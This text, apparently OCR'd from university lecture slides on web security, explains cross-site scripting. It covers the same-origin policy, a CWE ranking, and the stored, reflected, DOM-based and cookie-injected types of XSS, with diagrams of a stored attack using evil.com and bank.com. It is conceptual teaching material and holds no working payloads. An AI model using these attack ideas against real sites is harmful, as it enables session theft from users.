
Web Security 3: XSS



SAFELY ENDANGERED
SWEET JESUS, POOH! THAT'S NOT HONEY
YOU'RE EATING INFOSEC PROPAGANDA
MACHINE LEARNING CYBER BLOCKCHAIN HACKER (CISSP)

Announcements...

- I 💖 PG&E (NOT!!!)
  - May or may not extend lectures into dead-week, TBD
- Project 2 release Real Soon Now (aka in the next couple of hours!)

Cross-Site Scripting (XSS)

- Hey, lets get that web server to display MY JavaScript…
  - And now…. MUAHAHAHAHHAHAHAHHAAHH!



Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75.0	CWE-798	Use of Hard-coded Credentials
[8]	75.0	CWE-311	Missing Encryption of Sensitive Data
[9]	74.0	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66.0	CWE-829	Inclusion of Functionality from Untrusted Control Sphere

Reminder: Same-origin policy

- One origin should not be able to access the resources of another origin
  - `http://coolsite.com:81/tools/info.html`
- Based on the tuple of protocol/hostname/port

XSS: Subverting the Same Origin Policy

- It would be Bad if an attacker from evil.com can fool your browser into executing their own script …
  - … with your browser interpreting the script's origin to be some other site, like mybank.com
- One nasty/general approach for doing so is trick the server of interest (e.g., mybank.com) to actually send the attacker's script to your browser!
  - Then no matter how carefully your browser checks, it'll view script as from the same origin (because it is!) …
  - … and give it full access to mybank.com interactions
- Such attacks are termed Cross-Site Scripting (XSS) (or sometimes CSS)

Different Types of XSS (Cross-Site Scripting)


- There are two main types of XSS attacks
  - In a stored (or “persistent”) XSS attack, the attacker leaves their script lying around on mybank.com server
    - … and the server later unwittingly sends it to your browser
    - Your browser is none the wiser, and executes it within the same origin as the mybank.com server
  - Reflected XSS attacks: the malicious script originates in a request from the victim
- But can have some fun corner cases too…
  - DOM-based XSS attacks: The stored or reflected script is not a script until ***after*** “benign” JavaScript on the page parses it!
  - Injected-cookie XSS: Attacker loads a malicious cookie onto your browser when on the shared WiFi, later visit to site renders cookie as a script!

Stored XSS (Cross-Site Scripting)


Attack Browser/Server

evil.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
Server Patsy/Victim
bank.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
User Victim
Server Patsy/Victim
bank.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
User Victim
2 request content
Server Patsy/Victim
bank.com


Stored XSS


Attack Browser/Server
evil.com
1
Inject malicious script
User Victim
2 request content
3 receive malicious script
Server Patsy/Victim
bank.com

